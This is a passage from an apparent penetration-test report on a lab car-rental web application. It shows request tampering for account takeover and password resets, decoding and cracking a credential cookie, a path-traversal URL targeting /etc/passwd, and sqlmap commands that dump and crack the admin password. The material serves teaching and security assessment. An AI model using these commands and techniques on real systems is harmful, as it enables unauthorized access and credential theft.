
However, using OWASP ZAP and Breakpoint option it was possible to intercept the POST request after submitting the account creation form. The email submitted was changed to the email that is already registered and this led to the process of overriding the account that was already created, proving that there is no back-end check. Any information related to the previous user such as bookings was lost/overridden by empty account.

2.4.8 Check for Unsafe Transmission of Credentials

Using the Vega automated security analyzer tool, it was determined all passwords are sent using the Cleartext over an insecure channel (HTTP). This was also true when intercepting the log in or account creation forms with OWASP ZAP and Burp Suite Community Edition, the passwords are transmitted using cleartext over HTTP.

2.4.9 Exploit Any Vulnerability to Gain Unauthorized Access

There is a critical vulnerability related to the password update functionality on the target web application. Just like other account manipulation functionality, the password update option is also processed as a generic POST request. This allows for the request to be intercepted and manipulated freely using software such as OWASP ZAP or default Firefox "edit and send" functionality. This means that by intercepting the update password POST request it was possible to change the account associated details. The target web application does not verify the old password. The POST request submits email address registered, old password, new password, and password confirmation. Altering the email address to any other email associated with somebody else's account led to unauthorized password setting (Figure 25):



```
Cookie: PHPSESSID=9qdpl852eijq2q66ac1jdhmk14; SecretCookie=
4d54706a4e474e684e44497a4f474577596a6b794d7a67794d47526a597a55774f5745325a6a63314f445135
Upgrade-Insecure-Requests: 1
Host: 192.168.1.20
```

```
MyEmail=hacklab%40hacklab.com&password=1&newpassword=1&confirmpassword=1&update=Update
```

Figure 25: Update password POST request vulnerability, change the underlined text (%40 stands for @)

2.5 Test the Session Management Mechanism

2.5.1 Understand the Mechanics

At this stage, google chrome browser and the inspect functionality (F12 button), was used to review the content and behavior was used. Upon the first entry to the target web application, the session cookie with the parameter set to "PHPSESSID" is created. After logging in another cookie is created with the parameter set to "SecretCookie".

To verify which item is the session token, the /profile.php page was used since it is a session dependent cookie. Several requests were made while systematically removing the session cookies. As the result, it was determined that the session token is "PHPSESSID". The other cookie, "SecretCookie" is not used for identifying the user.

2.5.2 Test Tokens for Meaning

The initial stage of understanding the meaning of the cookies that are generated on the target web application was manipulating the account log in and account creation functionality. Every log in and log out attempt the session token PHPSESSID was changed in full, no matter which manipulation was utilized (e.g., creating new account or multiple logins with the same user account). At this stage there was no predictability or meaning revel possibility found.

On the other hand, the second cookie named "SecretCookie" showed some signs of predictability, when logging into the same account. While doing that the change in the cookie was only slight.

2.5.3 Test Tokens for Predictability

After testing session token "PHPSESSID" predictability, there was no pattern or hidden details revealed.

To analyze the pattern of the session token, software WebScarab was used. By setting up proxy and the default web browser within Kali Linux, it is possible to visualize the pattern by forcing the target web application to generate multiple session cookies (Figure 26):




Figure 26: Visualization of the pattern of PHPSESSID session token generation

Trying to decode and decipher the hidden content withing the session token PHPSESSID did not give any results either.


On the other hand, the cookie SecretCookie proved to contain a meaning within itself. Using online tool “CyberChef”, it was revealed that SecretCookie consists of the following format:

Email_address:md5password:UNIXtimestamp

Using CyberChef function called “Magic”, which automatically attempts to guess what is hidden in the entered cyphertext, it was revealed that the information encrypted using the following:

1. Base64.
2. Hex.

The results can be seen below (Figure 15):




```
time:   1ms
length: 63
lines:  1
```

```
hacklab@hacklab.com:c8fb1ec592a3a64588fc1ec45692aaa1:1639193821
```

Figure 27: The output from CyberChef decoding

The hash in the middle segment reminded of generic md5 hashing algorithm. This hypothesis was proved by using online tool named md5decrypt (Figure 28):




c8fb1ec592a3a64588fc1ec45692aaa1 : **drhacker**

Found in 0.395s

Figure 28: Decrypted md5 hash from SecretCookie

Finally, the number which is contained within the last segment is a UNIX timestamp of the last log in, this is what made the cookie change with every log in attempt. Another online tool unixtimestamp.com by Dan’s Tools was used to convert the timestamp into readable time format (Figure 29):



Format	Seconds
GMT	Sat Dec 11 2021 03:37:01 GMT+0000
Your Time Zone	Sat Dec 11 2021 03:37:01 GMT+0000 (Greenwich Mean Time)

Figure 29: Result of UNIX timestamp conversion

2.5.4 Check Mapping of Tokens to Sessions

For understanding whether concurrent logins are permitted within the target web application, two separate web browsers were run concurrently and both browsers were using the same account. Both browser sessions were active and usable, however the session tokens "PHPSESSID" were different for each browser (Figure 30):




Figure 30: Two browsers running concurrently with the same account

2.5.5 Test Session Termination

After manual observation of the target website session state behavior over time, it was concluded that the session does not terminate automatically, or the time for testing was not enough for the session to terminate.

Changing the password of the user account does not terminate other concurrent sessions. Singing out of one session does not terminate the concurrent sessions either.

2.6 TEST ACCESS CONTROLS

2.6.1 Understand the Access Control Requirements

Based on the core functionality implemented within the application, the board requirements for access control were revealed. During the process of mapping the target web application. Reviewing the mapping results denoted that the access control structure consists of three levels of vertical segmentation:

1. Administrator.
2. Registered user.
3. Unregistered user.

This was concluded as there is a clear separation of user content and administrative content. The main section (192.168.1.20/index.php and associated pages) and the admin portal (192.168.1.20/admin and associated pages) are separated and do not intersect.

2.6.2 Test with Limited Access

There was no provided administrator account provided, and at this stage the admin account credentials were not obtained so the testing for limited access was conducted using registered user account as well as unregistered web application user.

Trying to enter the URL 192.168.1.20/profile.php did not let the attempt through while accessing it using unregistered user. Posting testimonials or booking access are also denied for unregistered user. However, if accessed by a registered user account, all the options presented above are permitted.


2.7 TEST FOR INPUT-BASED VULNERABILITIES

2.7.1 Fuzz all request parameters

2.7.1.1 SQL injection entry points

Enumerating the possible entry points for SQL injection on the target web application was conducted using OWASP ZAP Active scan option along with the ATTACK mode to ensure the list is complete. To validate the findings additional automated scanning tool Vega was used.

ZAP software detected 18 possible POST requests where SQL injection could be possible, the results from Vega were not as effective, it only located 10 possible entries which already were stated in the ZAP report. However, not all of them were unique. The log in form is present on many pages which, the “email” filed has a possible SQL injection vulnerability (Figure 31):



SQL Injection (18)
POST: http://192.168.1.20/car-listing.php
POST: http://192.168.1.20/car-listing.php
POST: http://192.168.1.20/contact-us.php
POST: http://192.168.1.20/contact-us.php
POST: http://192.168.1.20/index.php
POST: http://192.168.1.20/index.php
POST: http://192.168.1.20/page.php
POST: http://192.168.1.20/page.php?type=terms.php
POST: http://192.168.1.20/page.php?type=terms.php
POST: http://192.168.1.20/post-testimonial.php
POST: http://192.168.1.20/post-testimonial.php
POST: http://192.168.1.20/profile.php
POST: http://192.168.1.20/search-carresult.php
POST: http://192.168.1.20/updatepassword.php
POST: http://192.168.1.20/vehical-details.php
POST: http://192.168.1.20/vehical-details.php
POST: http://192.168.1.20/vehical-details.php?vhid=5
POST: http://192.168.1.20/vehical-details.php?vhid=5

Figure 31: SQL injection possible entry points, "email" fields underlined


The other fields which could possibly contain the SQL injection vulnerabilities are:

- “fullname” field in the Sign-Up form.
- “emailid” filed in the Sign-Up form.
- “confirmpassword” field on the Sign-Up form.

This means that there are a total of 4 unique possible entries for SQL vulnerability.

2.7.1.2 XSS and Other Response Injection entry points

OWASP ZAP Active scan option also detected some entry points for cross-site scripting vulnerabilities of the target web application, Vega scanning was less detailed. However, the automated scan found only one unique entry point, “email” field in the log in form (Figure 32):




Cross Site Scripting (Reflected) (11)
POST: http://192.168.1.20/car-listing.php
POST: http://192.168.1.20/contact-us.php
POST: http://192.168.1.20/index.php
POST: http://192.168.1.20/page.php
POST: http://192.168.1.20/page.php?type=terms.php
POST: http://192.168.1.20/post-testimonial.php
POST: http://192.168.1.20/profile.php
POST: http://192.168.1.20/search-carresult.php
POST: http://192.168.1.20/updatepassword.php
POST: http://192.168.1.20/vehical-details.php
POST: http://192.168.1.20/vehical-details.php?vhid=5

Figure 32: XSS vulnerability entry points

2.7.1.3 Path Traversal entry points

OWASP ZAP Active scan and mapping process revealed the only entry point for the path traversal vulnerability on the target web application (Field 33):



```
▼ Path Traversal
    GET: http://192.168.1.20/page.php?type=%2Fetc%2Fpasswd
```

Figure 33: Path Traversal entry point

2.7.1.4 File Inclusion entry points

Mapping process of the target web application revealed the entry point of file inclusion vulnerability. After logging into a user account and heading to 192.168.1.20/profile.php, and option to update profile picture, which is a possible data entry for the file inclusion vulnerability (Figure 34):





Figure 34: File inclusion entry point

2.7.2 Test for SQL Injection

To exploit SQL injection vulnerabilities, sqlmap Kali Linux software was used. POST request headers were copied into a .txt file to be used with sqlmap. Firstly, the “email” field from the log in form was tested if the basic command:


sqlmap -r email.txt -p email

The software proved that given field was vulnerable to SQL injections, it also showed back-end technologies of the SQL database (Figure 35, Figure 36):



```
POST parameter 'email' is vulnerable.
```

Figure 35: sqlmap result



```
web application technology: PHP 5.6.34, Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
```


Figure 36: sqlmap back-end technologies

The other points of entry did not show any signs of injectability. Field “fullname” in the sign-up form was not injectable so as fields “emailid” and “confirmpassword”. At this stage, the website is vulnerable to SQL injection within one entry point “email” which is a field inside of the log in form. The software also suggested that “email” might me vulnerable to XSS attacks.

It was decided to proceed with exploiting the SQL injection using the "email" parameter. First stage was to enumerate the databases located on the target web application the final goal was to obtain access to an account with escalated privileges for gaining access to the admin portal on the target web application. This was done using the following command:

sqlmap -r email.txt -p email -dbs

As the result, the following databases were presented:




```
available databases [13]:
[*] aa2000
[*] bbjewels
[*] carrental
[*] edgedata
[*] greasy
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] pizza_inn
[*] shop
[*] shopping
[*] somstore
```

Figure 37: list of databases using sqlmap

The names of the databases suggest that most of them are linked to different websites, therefore they are out of the scope of this investigation. The target database is called "carrental". Next step was to ennumirate the tables on the target database. This was done using the following command:

sqlmap -r email.txt -p email -D carrental -tables

Here is the list of the found tables (Field 38):



```
+---------------------+
| admin               |
| tblbooking          |
| tblbrands           |
| tblcontactusinfo    |
| tblcontactusquery   |
| tblpages            |
| tblsubscribers      |
| tbltestimonial      |
| tblusers            |
| tblvehicles         |
+---------------------+
```


Figure 38: carrental database tables

After inspecting the contents of each table, desio was that the most important tables were table "admin" and table "tblusers". Both contained sensitive information such as emails and passwords.

The contents of the admin table were obtained using the following command:

sqlmap -r email.txt -p email -D carrental -T admin -dump


The admin table contain one entry which included username and password of the admin account, the password was hashed using md5, which was brute forced using the imbedded password guesser within sqlmap (Figure 39):



```
+----+--------------------------------------------+----------+---------------------+
| id | Password                                   | UserName | updationDate        |
+----+--------------------------------------------+----------+---------------------+
| 1  | 18991b5faea9942400e0ee2f14b1b1f8 (plover) | admin    | 2021-09-26 14:48:50 |
+----+--------------------------------------------+----------+---------------------+
```

Figure 39: admin table contents

Now that the admin password was obtained, it is possible to log into the admin portal located at 192.168.1.20/admin (Figure 40):



Sign in

YOUR USERNAME

admin

PASSWORD

••••••

Figure 40: logging into the admin portal

After logging in, the user is prompted into the change password page, with the control panel located on the left-hand side of the screen (Figure 41):


